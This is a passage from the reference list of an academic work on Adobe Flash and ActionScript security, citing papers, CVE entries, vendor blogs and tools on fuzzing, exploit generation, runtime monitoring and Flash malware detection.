[57] Jared D. DeMott, Richard J. Enbody, and WIlliam F. Punch. Towards an automatic exploit pipeline. In *Proceedings of the 6th International Conference for Internet Technology and Secured Transactions (ICITST)*, December 2011.

[58] The Lightspark Developers. Lightspark. http://lightspark.github.io/, 2016.

[59] Philomena Dolla. Faster byte array operations with ASC2. http://tinyurl.com/j6kccdl, 2013. Accessed: 2016-12-02.

[60] Pavel Dovgalyuk, Denis Dmitriev, and Vladimir Makarov. Don't panic: Reverse debugging of kernel drivers. In *Proceedings of the 10th Joint Meeting on Foundations of Software Engineering*, 2015.

[61] John E. Dunn. September 2019's patch tuesday: 2 zero-days, 17 critical bugs. https://nakedsecurity.sophos.com/2019/09/12/september-2019s-patch-tuesday-2-zero-days-17-critical-bugs/, 2019.

[62] ENISA. The state of cybersecurity vulnerabilities 2018-2019. https://www.enisa.europa.eu/news/enisa-news/the-state-of-cybersecurity-vulnerabilities-2018-2019, 2019. Accessed 2020-03-15.

[63] Úlfar Erlingsson. *The inlined reference monitor approach to security policy enforcement*. PhD thesis, Dep. of Computer Science and Cornell University, 2004.

[64] Úlfar Erlingsson and Fred B. Schneider. SASI enforcement of security policies: A retrospective. In *Proceedings of the New Security Paradigms Workshop (NSPW)*, pages 87–95, 1999.

[65] Úlfar Erlingsson, Martin Abadi, Michael Vrable, Mihai Budiu, and George C. Necula. XFI: Software guards for system address spaces. In *Proceedings of the 7th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, pages 75–88, 2006.

[66] Chris Evans. Issue 482: Flash: bypass of Vector.<uint> length vs. cookie validation. `https://bugs.chromium.org/p/project-zero/issues/detail?id=482&q=flash&can=1&start=100`, 2015.

[67] David Evans and Andrew Twyman. Flexible policy-directed code safety. In *Proceedings of the 20th IEEE Symposium on Security & Privacy (S&P)*, pages 32–45, 1999.

[68] Exploit Database. Exploit database. `https://www.exploit-db.com/`, 2020.

[69] Francisco Falcon. Exploiting CVE-2015-0311: A use-after-free in Adobe Flash Player. `https://www.coresecurity.com/blog/exploiting-cve-2015-0311-a-use-after-free-in-adobe-flash-player`, 2015. Accessed: 2017-10-30.

[70] FireEye. FireEye Blog - Threat research and analysis. `https://www.fireeye.com/blog.html`, 2016. Accessed: 2016-04-10.

[71] FireEye. Attacks leveraging Adobe zero-day (CVE-2018-4878) – threat attribution, attack scenario and recommendations. `https://www.fireeye.com/blog/threat-research/2018/02/attacks-leveraging-adobe-zero-day.html`, 2018.

[72] Sean Ford, Marco Cova, Christopher Kruegel, and Giovanni Vigna. Analyzing and detecting malicious Flash advertisements. In *Proc. of Annual Computer Security Applications Conf. (ACSAC)*, pages 363–372, 2009.

[73] Vijay Ganesh, Tim Leek, and Martin Rinard. Taint-based directed whitebox fuzzing. In *Proceedings of the 31st International Conference on Software Engineering, (ICSE)*, pages 474–484, 2009.

[74] Joshua Garcia, Mahmoud Hammad, Negar Ghorbani, and Sam Malek. Automatic generation of inter-component communication exploits for Android applications. In *Proceedings of the 11th Joint Meeting on Foundations of Software Engineering*, September 2017.

[75] Maria Garnaeva, Fedor Sinitsyn, Yury Namestnikov, Denis Makrushin, and Alexander Liskin. Kaspersky security bulletin: Overall statistic for 2016. `https://kasperskycontenthub.com/securelist/files/2016/12/Kaspersky_Security_Bulletin_2016_Statistics_ENG.pdf`, December 2016. Accessed: 2017-5-20.

[76] Glassdoor Inc. Find the job that fits your life. `http://www.glassdoor.com/index.htm`, 2017. Accessed: 2017-10-23.

[77] Gnash. GNU Gnash. `https://www.gnu.org/software/gnash/`, 2016.

[78] GNU. GDB: The GNU project debugger. `https://www.gnu.org/software/gdb/`, 2019.

[79] Patrice Godefroid, Adam Kiezun, and Michael Y Levin. Grammar-based whitebox fuzzing. *ACM Sigplan Notices*, 43(6):206–215, 2008.

[80] Patrice Godefroid, Michael Y. Levin, and David A. Molnar. Automated whitebox

fuzz testing. In *Proceedings of the 16th Annual Network & Distributed System Security Symposium (NDSS)*, 2008.

[81] Google Project Zero. Issue 318 - project-zero - Flash: memory corruption with shaderjob width and height TOCTOU condition. `https://bugs.chromium.org/p/project-zero/issues/detail?id=318`, 2015. Accessed: 2017-10-30.

[82] Google Security Research Database. Issue 633 - project-zero - Adobe Flash: H264 file causes stack corruption - Monorail. `http://tinyurl.com/jp2o5xs`, 2015. Accessed: 2016-12-03.

[83] Google Security Research Database. Issues - project-zero - project zero - Monorail. `http://tinyurl.com/jpkjl6p`, 2016. Accessed on 2016-04-10.

[84] Nataraja Gootooru. Doubly linked list implementation. `http://www.java2novice.com/data-structures-in-java/linked-list/doubly-linked-list/`, May 2013. Accessed: 12-12-2018.

[85] Micheal Gorelik. CVE-2018-4878: An analysis of the Flash Player hack. *MorphiSec Moving Target Defense*, February 2018. `https://tinyurl.com/ya3lyfjz`.

[86] Gary Grossman and Emmy Huang. ActionScript 3.0 overview. `http://www.adobe.com/devnet/actionscript/articles/actionscript3_overview.html`, June 2006. Accessed on: 12-18-2017.

[87] Kevin W. Hamlen and Micah Jones. Aspect-oriented in-lined reference monitors. In *Proceedings of the 3rd ACM SIGPLAN Workshop on Programming Language and Analysis for Security (PLAS)*, pages 11–20, 2008.

[88] Kevin W. Hamlen, Greg Morrisett, and Fred B. Schneider. Computability

classes for enforcement mechanisms. *ACM Trans. on Programming Languages and Systems (TOPLAS)*, 28(1):175–205, 2006.

[89] Kevin W. Hamlen, Micah Jones, and Meera Sridhar. Aspect-oriented runtime monitor certification. *Tools and Algorithms for the Construction and Analysis of Systems (TACAS)*, 7214:126–140, 2012.

[90] Kevin W. Hamlet, Greg Morrisett, and Fred B. Schneider. Computability classes for enforcement mechanisms. *ACM Transactions on Programming Languages and Systems*, 28(1):175–205, 2006.

[91] Ben Hayak and A. Davidi. Deep analysis of CVE-2014-0502 – A double-free story. `http://blog.spiderlabs.com/2014/03/deep-analysis-of-cve-2014-0502-a-doublefree-story.html`, 2014.

[92] HBO GO. Hbogo. `http://www.hbogo.com/series`, 2016. Accessed: 2017-10-23.

[93] Sean Heelan. Automatic generation of control flow hijacking exploits for software vulnerabilities. Master's thesis, University of Oxford, 2011.

[94] Sean Heelan, Tom Melham, and Daniel Kroening. Automatic heap layout manipulation for exploitation. In *Proceedings of the 27th USENIX Security Symposium (USENIX SS)*, August 2018.

[95] Christian Holler, Kim Herzig, and Andreas Zeller. Fuzzing with code fragments. In *Presented as part of the 21st USENIX Security Symposium (USENIX SS)*, pages 445–458, 2012.

[96] Hu Hong, Chua Zheng Leong, Adrian Sendroiu, Saxena Prateek, and Liang Zhenkai. Automatic generation of data-oriented exploits. In *Proceedings of the 24th USENIX Conference on Security Symposium (USENIX SS)*, pages 177–192, August 2015.

[97] Fraser Howard. A closer look at the Angler exploit kit. `https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/`, 2015.

[98] Lin-Shung Huang, Alex Moshchuk, Helen J. Wang, Stuart Schechter, and Collin Jackson. Clickjacking: Attacks and defenses. In *Proc. of the 21st USENIX Security Symp.*, pages 413–428, 2012.

[99] Shih-Kun Huang, Min-Hsiang Huang, Po-Yen Huang, Chung-Wei Lai, Han-Lin Lu, and Wai-Meng Leong. Crax: Software crash analysis for automatic exploit generation by modeling attacks as symbolic continuations. In *2012 IEEE Sixth International Conference on Software Security and Reliability*, pages 78–87. IEEE, 2012.

[100] Shih-Kun Huang, Min-Hsiang Huang, Po-Yen Huang, Han-Lin Lu, and Chung-Wei Lai. Software crash analysis for automatic exploit generation on binary programs. *IEEE Transactions on Reliability*, 63(1):270–289, 2014.

[101] Karthick Jayaraman, David Harvison, and Adam Kiezun Vijay Ganesh. jFuzz: A concolic whitebox fuzzer for Java. In *Proceedings of the First NASA Formal Methods Symposium*, 2009.

[102] Martin Johns, Sebastian Lekies, and Ben Stock. Eradicating DNS rebinding with the extended same-origin policy. In *Proc. of the 22nd USENIX Security Symp. (SS)*, pages 621–636, 2013.

[103] Wookhyun Jung, Sangwon Kim, and Sangyong Choi. Poster: Deep learning for zero-day Flash malware detection. `http://tinyurl.com/zvqpvfl`, 2015.

[104] Kaspersky. Kaspersky security bulletin 2015. The overall statistics for 2015. `http://tinyurl.com/zgkkdbj`, 2015.

[105] Kenna Security. How the rise in non-targeted attacks has widened the remediation gap. http://tinyurl.com/h2hg9jn, 2015.

[106] Kernel Mode. KernelMode.info. http://www.kernelmode.info/forum/, 2016. Accessed on 04-10-2016.

[107] Michael Kerrisk. clone - Linux Programmer's Manual. http://man7.org/linux/man-pages/man2/clone.2.html, 2020.

[108] Michael Kerrisk. mprotect - Linux Programmer's Manual. http://man7.org/linux/man-pages/man2/mprotect.2.html, 2020.

[109] Gregor Kiczales, John Lampingand Anurag Mendhekar, Chris Maeda, Cristina Lopes, Jean-Marc Loingtier, and John Irwin. Aspect-oriented programming. In *Proceedings of European Conference on Object-Oriented Programming (ECOOP)*, pages 220–242, 1997.

[110] Cha Sang Kil, Avgerinos Thanassis, Rebert Alexandre, and Brumley David. Unleashing mayhem on binary code. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy (SP'12)*, pages 380–394, 2012.

[111] Moonzoo Kim, Mahesh Viswanathan, Sampath Kannan, Insup Lee, and Oleg Sokolsky. Java-MaC: A runtime assurance approach for Java programs. *Formal Methods in System Design*, 24(2):129–155, March 2004.

[112] James C. King. Symbolic execution and program testing. *Commun. ACM*, 19 (7):385–394, july 1976. ISSN 0001-0782.

[113] Maria Korolov. Despite recent moves against Adobe and 80% of PCs run expired Flash. http://tinyurl.com/zhzcuv9, 2015.

[114] Volodymyr Kuznetsov, Johannes Kinder, Stefan Bucur, and George Candea. Efficient state merging in symbolic execution. In *Proceedings of the 33rd ACM SIG-*

PLAN Conference Programming Language Design and Implementation (PLDI), pages 193–204, 2012.

[115] Stephen Kyle, Hugh Leather, Björn Franke, Dave Butcher, and Stuart Monteith. Application of domain-aware binary fuzzing to aid Android virtual machine testing. In *Proceedings of the 11th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments*, VEE '15, 2015.

[116] Andrea Lanzi, Lorenzo Martignoni, Mattia Monga, and Roberto Paleari. A smart fuzzer for x86 executables. In *Proceedings of the 29th International Conference on Software Engineering Workshops (ICSEW)*, 2007.

[117] Vu Le, Chengnian Sun, and Zhendong Su. Finding deep compiler bugs via guided stochastic program mutation. *ACM SIGPLAN Notices*, 50(10):386–399, 2015.

[118] Caroline Lemieux and Koushik Sen. Fairfuzz: A targeted mutation strategy for increasing greybox fuzz testing coverage. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, pages 475–485. ACM, 2018.

[119] Kirill Levchenko, Andreas Pitsillidis, Neha Chachra, Brandon Enright, Tristan Halvorson, Chris Kanich, Christian Kreibich, He Liu, Damon McCoy, Nicholas Weaver, Vern Paxson, Geoffrey M. Voelker, and Stefan Savage. Click trajectories: End-to-end analysis of the spam value chain. In *Proc. of the 32nd IEEE Symp. on Security & Privacy (S&P)*, pages 431–446, 2011.

[120] Brooks Li. Trendlabs security intelligence bloghacking team Flash zero-day integrated into exploit kits. `https://blog.trendmicro.com/trendlabs-security-intelligence/hacking-team-flash-zero-day-integrated-into-exploit-kits/`, 2015. Accessed: 2016-12-03.

[121] Brooks Li. North Korean hackers allegedly exploit Adobe Flash Player vulnerability (CVE-2018-4878) against South Korean targets. https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/north-korean-hackers-allegedly-exploit-adobe-flash-player-vulnerability-cve-2018-4878-against-south-korean-targets, 2018. Accessed: 2019-1-7.

[122] Henry Li. A root cause analysis of the recent Flash zero-day vulnerability, CVE-2016-1010. https://blog.trendmicro.com/trendlabs-security-intelligence/root-cause-analysis-recent-flash-zero-day-vulnerability-cve-2016-1010/, 2016.

[123] Yuekang Li, Bihuan Chen, Mahinthan Chandramohan, Shang-Wei Lin, Yang Liu, and Alwen Tiu. Steelix: Program-state based binary fuzzing. In *Proceedings of the 11th Joint Meeting on Foundations of Software Engineering (FSE)*, pages 627–637, 2017.

[124] Zhou Li and XiaoFeng Wang. FIRM: Capability-based inline mediation of Flash behaviors. In *Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC)*, 2010.

[125] Jay Ligatti, Lujo Bauer, and David Walker. Enforcing non-safety security policies with program monitors. In *Proceedings of the 10th European Symposium on Research in Computer Security (ESORICS)*, pages 355—-373, 2005.

[126] Christian Lindig. Random testing of C calling conventions. In *Proceedings of the 6th International Symposium on Automated analysis-driven debugging*, pages 3–12. ACM, 2005.

[127] Bing Liu. Detection of heap spraying by Flash with an ActionScript, May 2014. URL http://www.google.com/patents/US20140123283.

[128] Lannan Luo, Qiang Zeng, Chen Cao, Kai Chen, Jian Liu, Limin Liu, Neng Gao Min Yang, Xinyu Xing, and Peng Liu. Context-aware system service call-oriented symbolic execution of Android framework with pplication to exploit generation. *CoRR*, 2016.

[129] Lannan Luo, Qiang Zeng, Chen Cao, Kai Chen, Jian Liu, Limin Liu, Neng Gao, Min Yang, Xinyu Xing, and Peng Liu. System service call-oriented symbolic execution of Android framework with applications to vulnerability discovery and exploit generation. In *Proceedings of the 15th Annual International Conference on Mobile Systems, Applications, and Services (MobiSys)*, June 2017.

[130] Rupak Majumdar and Koushik Sen. Hybrid concolic testing. In *29th International Conference on Software Engineering (ICSE'07)*, pages 416–426. IEEE, 2007.

[131] Lorenzo Martignoni, Stephen McCamant, Pongsin Poosankam, Dawn Song, and Petros Maniatis. Path-exploration lifting: Hi-fi tests for lo-fi emulators. *ACM SIGARCH Computer Architecture News*, 40(1):337–348, 2012.

[132] Martin Abadi and Mihai Budiu and Úlfar Erlingsson and Jay Ligatti. Control-flow integrity principles, implementations, and applications. *ACM Transactions on Information and Systems Security (TISSEC)*, 13(1):1–40, 2009.

[133] Fredrikson Matthew, Joiner Richard, Jha Somesh, Reps Thomas, Porras Phillip, Saĩdi Hassen, and Yegneswaran Vinod. Efficient runtime policy enforcement using counterexample-guided abstraction refinement. In *Proceedings of the 24th International Conference on Computer Aided Verification (CAV)*, pages 548–563, 2012.

[134] McAfee. McAfee labs 2016 threats predictions. `https://tinyurl.com/y9vqs44h`, September 2016. Retrieved 10-1-2016.

[135] McAfee Labs. Mcafee labs threats report - August 2019. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-aug-2019.pdf, 2019. Accessed: 2016-03-22.

[136] WM McKeeman. Differential testing for software. *Digital Technical Journal*, 10: 100–107, 1998.

[137] Michael Mimoso. Adobe patches Flash zero-day under attack. https://threatpost.com/adobe-patches-flash-zero-day-under-attack/121567/, 2017. Accessed: 2017-10-30.

[138] Microsoft. 2016 trends in cybersecurity: A quick guide to the most important insights in security. https://info.microsoft.com/rs/157-GQE-382/images/EN-MSFT-SCRTY-CNTNT-eBook-cybersecurity.pdf, June 2016. Accessed: 2017-5-20.

[139] Arie Middelkoop, Alexander B Elyasov, and Wishnu Prasetya. Functional instrumentation of ActionScript programs with Asil. *International Symposium on Implementation and Application of Functional Languages (IFL)*, pages 1–16, 2011.

[140] Barton P Miller, Louis Fredriksen, and Bryan So. An empirical study of the reliability of UNIX utilities. *Communications of the ACM*, 33(12):32–44, 1990.

[141] Miniclip SA. Miniclip. https://www.miniclip.com/games/en/, 2020. Accessed: 2017-10-23.

[142] MITRE, Inc. CVE-2015-5125. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5125, 2015.

[143] MITRE, Inc. CVE-2015-7645. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-7645, 2015.

[144] MITRE, Inc. Common vulnerabilities and exposures. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Adobe+flash+, 2016. Accessed: 2020-02-26.

[145] MITRE, Inc. Vulnerability type distributions in CVE. https://cve.mitre.org/docs/vuln-trends/index.html, 2017.

[146] MITRE, Inc. Common vulnerabilities and exposures database. https://cve.mitre.org/, 2018. Accessed: 2018-01-24.

[147] MITRE, Inc. Flash.utils IExternalizable. https://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/utils/IExternalizable.html, 2020.

[148] MITRE, Inc. CVE details - The ultimate security vulnerability datasource. https://www.cvedetails.com/vulnerability-list.php?vendor_id=53&product_id=6761&version_id=&page=1, 2020.

[149] MITRE, Inc. CWE-358: Improperly implemented security check for standard. https://cwe.mitre.org/data/definitions/358.html, 2020.

[150] MITRE, Inc. CWE-843: Access of resource using incompatible type ('type confusion'). https://cwe.mitre.org/data/definitions/843.html, 2020.

[151] Morphisec Lab. Threat alert: Adobe Flash zero-day CVE-2018-15982. https://blog.morphisec.com/threat-alert-adobe-flash-zero-day-cve-2018-15982, 2018.

[152] Mozilla.org. Tamarin project. https://www-archive.mozilla.org/projects/tamarin/, 2008.

[153] National Institute of Standards and Technology. CVE-2012-0754. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0754, 2012.

[154] National Institute of Standards and Technology. CVE-2012-3414. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3414, 2012.

[155] National Institute of Standards and Technology. CVE-2013-2205. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2205, 2013.

[156] National Institute of Standards and Technology. CVE-2014-0502. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0502, 2014.

[157] National Institute of Standards and Technology. CVE-2015-0359. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0359, 2014.

[158] National Institute of Standards and Technology. CVE-2015-0310. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0310, 2015.

[159] National Institute of Standards and Technology. CVE-2016-4155 Detail. https://nvd.nist.gov/vuln/detail/CVE-2016-4155, 2016. Accessed: 2020-02-26.

[160] National Institute of Standards and Technology. CVE-2018-15982. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-15982, 2018.

[161] National Institute of Standards and Technology. CVE-2018-15982 Detail. https://nvd.nist.gov/vuln/detail/CVE-2018-15982, 2018.

[162] National Institute of Standards and Technology. CVE-2018-4878. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-4878, 2018.

[163] National Institute of Standards and Technology. National vulnerability database. https://nvd.nist.gov/vuln/search/results?form_type=Advanced&results_type=overview&query=use-after-free&search_type=all&pub_start_date=01%2F01%2F2013, December 2018. Accessed: 12-12-2018.

[164] National Institute of Standards and Technology. CVE-2019-8069 . https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8069, 2019.

[165] National Institute of Standards and Technology. CVE-2019-8070. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-CVE-2019-8070, 2019.

[166] National Institute of Standards and Technology. National vulnerability database. https://nvd.nist.gov, 2020.

[167] NeuroGadget. 5 reasons why Adobe Flash is still important. http://tinyurl.com/zfcbrb9, 2016. Accessed: 2016-12-02.

[168] Offensive Security. Exploits database by offensive security. https://www.exploit-db.com/, 2020. Accessed on 2016-04-10.

[169] Ookla LLC. Speedtest. http://www.speedtest.net/, 2017. Accessed: 2017-10-23.

[170] Timmon Van Overveldt, Christopher Kruegel, and Giovanni Vigna. FlashDetect: ActionScript 3 malware detection. In *Proc. of the 15th Int. Symp. on Research in Attacks and Intrusions, and Defenses and (RAID)*, pages 274–293, 2012.

[171] V. A. Padaryan, V. V. Kaushan, and A. N. Fedotov. Automated exploit generation for stack buffer overflow vulnerabilities. *Programming and Computer Software*, 41, 2015.

[172] paloalto Networks. Understanding Flash exploitation and the alleged CVE-2015-0359 exploit. https://unit42.paloaltonetworks.com/understanding-flash-exploitation-and-the-alleged-cve-2015-0359-exploit/, 2015.

[173] Vladimir Panteleev. Robust ABC (ActionScript bytecode) [dis-]assembler. https://github.com/CyberShadow/RABCDAsm, 2016. Accessed: 2016-03-25.

[174] S. D. Paola. Testing Flash applications. Presented at the 6th OWASP AppSec Confererence, 2007.

[175] Peng, Hui and Shoshitaishvili, Yan and Payer, Mathias. T-Fuzz: Fuzzing by program transformation. In *Proceedings of the 39th IEEE Symposium on Security and Privacy ((SP))*, pages 697–710, 2018.

[176] Theofilos Petsios, Jason Zhao, Angelos D Keromytis, and Suman Jana. Slowfuzz: Automated domain-independent detection of algorithmic complexity vulnerabilities. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2155–2168. ACM, 2017.

[177] David Pfaff, Sebastian Hack, and Christian Hammer. *Proc. of the 7th Int. Symp. on Engineering Secure Software and Systems (ESSoS)*, chapter Learning how to prevent return-oriented programming efficiently, pages 68–85. Springer International Publishing, 2015.

[178] Thu T Pham. Trusted access report Microsoft edition: The current state of device security health. `https://tinyurl.com/y75jmrbs`, September 2016. Accessed: 2017-5-20.

[179] Van-Thuan Pham, Marcel Böhme, and Abhik Roychoudhury. Model-based whitebox fuzzing for program binaries. In *31st IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 543–553, 2016.

[180] Van-Thuan Pham, Marcel Böhme, Andrew Edward Santosa, Alexandru Razvan Caciulescu, and Abhik Roychoudhury. Smart greybox fuzzing. *IEEE Transactions on Software Engineering (TSE)*, 2019.

[181] Phu H. Phung, Maliheh Monshizadeh, Meera Sridhar, Kevin W. Hamlen, and V.N. Venkatakrishnan. Between worlds: Securing mixed JavaScript/ActionScript multi-party web content. *IEEE Trans. on Dependable and Secure Computing (TDSC)*, 12(4):443–457, 2015.

[182] Neal Poole. XSS and CSRF via SWF applets (SWFUpload, Plupload). https://nealpoole.com/blog/2012/05/xss-and-csrf-via-swf-applets-swfupload-plupload, 2012. Accessed: 2019-1-7.

[183] Raj Chander. Exploit remote PC using Adobe Flash Player ByteArray use-after-free. http://www.hackingarticles.in/exploit-remote-pc-using-adobe-flash-player-bytearray-use-after-free/, 2015. Accessed: 2017-10-30.

[184] Rapid7. metasploit-framework. https://github.com/rapid7/metasploit-framework, 2020.

[185] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. VUzzer: Application-aware evolutionary fuzzing. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, volume 17, pages 1–14, 2017.

[186] Recorded Future. New kit and same player: Top 10 vulnerabilities used by exploit kits in 2016. https://www.recordedfuture.com/top-vulnerabilities-2016/, December 2016.

[187] Dusan Repel, Johannes Kinder, and Lorenzo Cavallero. Modular synthesis of heap exploits. In *Proceedings of the 12th ACM SIGSAC Workshop on Programming Languages and Analysis for Security (PLAS)*, 2017.

[188] Eric Romang. Gong Da exploit pack add Flash CVE-2013-0634 support. https://eromang.zataz.com/2013/02/26/gong-da-gondad-exploit-pack-add-flash-cve-2013-0634-support/, 2013.

[189] Margaret Rouse. Address space layout randomization. https://searchsecurity.techtarget.com/definition/address-space-layout-randomization-ASLR, 2014. Accessed on = 3/5/2020.

[190] Jonathan Salwan. ROPgadget. https://github.com/JonathanSalwan/ROPgadget, 2016.

[191] Michael Schmalle. AS3Commons - Opcodes. https://github.com/teotigraphix/as3-commons/blob/master/as3-commons-bytecode/src/main/actionscript/org/as3commons/bytecode/abc/enum/Opcode.as, 2012. Accessed on=9-11-2019.

[192] Jürgen Schmidhuber. Deep learning in neural networks: An overview. *Neural Networks*, 61:85–117, 2015.

[193] Fred B. Schneider. Enforceable security policies. *ACM Transactions on Information and System Security (TISSEC)*, 3(1):30–50, February 2000.

[194] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. Q: Exploit hardening made easy. In *Proceedings of the 20th USENIX Security Symposium*, 2011.

[195] Security Focus. Vulnerabilities. https://www.securityfocus.com/, 2020.

[196] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proc. of the 14th ACM Conf. on Computer and Communications Security (CCS)*, pages 552–561, 2007.

[197] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM conference on Computer and communications security*, pages 298–307, 2004.

[198] Flash Sheridan. Practical testing of a C99 compiler using output comparison. *Software: Practice and Experience*, 37(14):1475–1488, 2007.

[199] Vitaly Shmatikov. Basic integer overflows. https://www.cs.utexas.edu/~shmat/courses/cs380s_fall09/blexim.txt, 2009.

[200] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, et al. SOK:(state of) the art of war: Offensive techniques in binary analysis. In *Proceedings of the 37th IEEE Symposium on Security and Privacy (SP)*, pages 138–157, 2016.

[201] Natalie Silvanovich. Issue 547: Adobe Flash: Type confusion in iexternalizable.writeexternal when performing local serialization. https://bugs.chromium.org/p/project-zero/issues/detail?id=547&q=2015-7645&can=1, 2015.

[202] Kevin Z. Snow, Fabian Monrose, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, and Ahmad-Reza Sadeghi. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy (SP'13)*, May 2013.

[203] snyk Security. The stat of JavaScript frameworks security report 2019. https://snyk.io/blog/javascript-frameworks-security-report-2019/, 2019.

[204] snyk Security. .NET open source security insights. https://snyk.io/blog/unique-to-the-net-ecosystem-75-of-the-top-twenty-vulnerabilities-have-a-high-severity-rating/, 2019.

[205] Sherri Sparks, Shawn Embleton, Ryan Cunningham, and Cliff Zou. Automated vulnerability analysis: Leveraging control flow for evolutionary input crafting. In *The 23rd Annual Computer Security Applications Conference (ACSAC 2007)*, pages 477–486. IEEE, 2007.

[206] Meera Sridhar and Kevin W. Hamlen. Model-checking in-lined reference monitors.

In *Proceedings of the 11th International Conference on Verification and Model Checking and Abstract Interpretation (VMCAI)*, pages 312–327, January 2010.

[207] Meera Sridhar and Kevin W. Hamlen. Flexible in-lined reference monitor certification. In *Proceedings of the 5th ACM Workshop on Programming Languages Meets Program Verifications (PLPV)*, pages 55–60, 2011.

[208] Meera Sridhar, Richard Wartell, and Kevin W. Hamlen. Hippocratic binary instrumentation: First do no harm. *Science of Computer Programming (SCP) and Special Issue on Invariant Generation*, 93(B):110–124, November 2014.

[209] Meera Sridhar, Benjamin Ferrell, Dhiraj V. Karamchandani, and Kevin W. Hamlen. Flash in the dark: Surveying the landscape of ActionScript security trends and threats. Submitted for publication, 2016.

[210] Meera Sridhar, Abhinav Mohanty, Vasant Tendulkar, Fadi Yilmaz, and Kevin W. Hamlen. In a Flash: An in-lined reference monitoring approach to Flash app security. In *Proceedings of the 12th IEEE Workshop on Foundations of Computer Security (FCS)*, June 2016.

[211] Meera Sridhar, Mounica Chirva, Benjamin Ferrell, Dhiraj Karamchandani, and Kevin W. Hamlen. Flash in the dark: Illuminating the landscape of ActionScript web security trends and threats. *Journal of Information Systems Security (JISSec)*, 13(2):59–96, December 2017.

[212] Meera Sridhar, Abhinav Mohanty, Fadi Yilmaz, Vasant Tendulkar, and Kevin W. Hamlen. Inscription: Thwarting ActionScript web attacks from within. In *Proceedings of the 17th IEEE International Conference On Trust and Security and Privacy In Computing and Communications (IEEE TrustComm)*, July 2018.

[213] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna.

Driller: Augmenting fuzzing through selective symbolic execution. In *Proceedings of 23rd Annual Network and Distributed System Security Symposium (NDSS)*, volume 16, pages 1–16, 2016.

[214] Symantec. Web attack: Adobe Flash Player CVE-2015-0313. `https://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=28191`, 2015.

[215] The jQuery Foundation. write less, do more. `https://jquery.com/`, 2020.

[216] Kurt Thomas, Chris Grier, Justin Ma, Vern Paxson, and Dawn Song. Design and evaluation of a real-time URL spam filtering service. In *Proc. of the 32nd IEEE Symp. on Security & Privacy (S&P)*, pages 447–462, 2011.

[217] Tool Interface Standards. Executable and Linkable Format (ELF). `www.skyfree.org/linux/references/ELF_Format.pdf`, 2004.

[218] TrendMicro Research. Research and analysis TrendMicro USA. `http://tinyurl.com/j49zh7t`, 2015. Accessed: 2016-04-10.

[219] TrustWave. Trustwave SpiderLabs. `https://www.trustwave.com/Company/SpiderLabs/`, 2015. Accessed: 2016-04-10.

[220] G. Vigna, C. Kruegel, M. Cova, and S. Ford. Analyzing and detecting malicious Flash advertisements. In *Proceedings of the 25th Annual Computer Security Applications Conference ((ACSAC))*, pages 363–372, 12 2009.

[221] Vudu Inc. Vudu. `http://www.vudu.com/`, 2017. Accessed: 2017-10-23.

[222] W^{3}Techs. Usage of Flash for websites. `http://w3techs.com/technologies/details/cp-flash/all/all`, 2016.

[223] Minghua Wang, Purui Su, Qi Li, Lingyun Ying, Yi Yang, and Dengguo Feng. Automatic polymorphic exploit generation for software vulnerabilities. In *Procedings*

of the 9th International Conference on Security and Privacy in Communication Systems (SecureComm), pages 216–233, September 2013.

[224] Zhiqiang Wang, Yuqing Zhang, and Qixu Liu. RPFuzzer: A framework for discovering router protocols vulnerabilities based on fuzzing. *KSII Transactions on Internet & Information Systems*, 7(8), 2013.

[225] Website. american fuzzy lop. `http://lcamtuf.coredump.cx/afl/`, 2015.

[226] Website. libFuzzer: A library for coverage-guided fuzz testing. `http://llvm.org/docs/LibFuzzer.html`, 2020.

[227] Christian Wressnegger, Fabian Yamaguchi, Daniel Arp, and Konrad Rieck. Analyzing and detecting Flash-based malware using lightweight multi-path exploration. Technical report, University of Göttingen, Germany, December 2015.

[228] Christian Wressnegger, Fabian Yamaguchi, Daniel Arp, and Konrad Rieck. Comprehensive analysis and detection of Flash-based malware. *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 101–121, 2016.

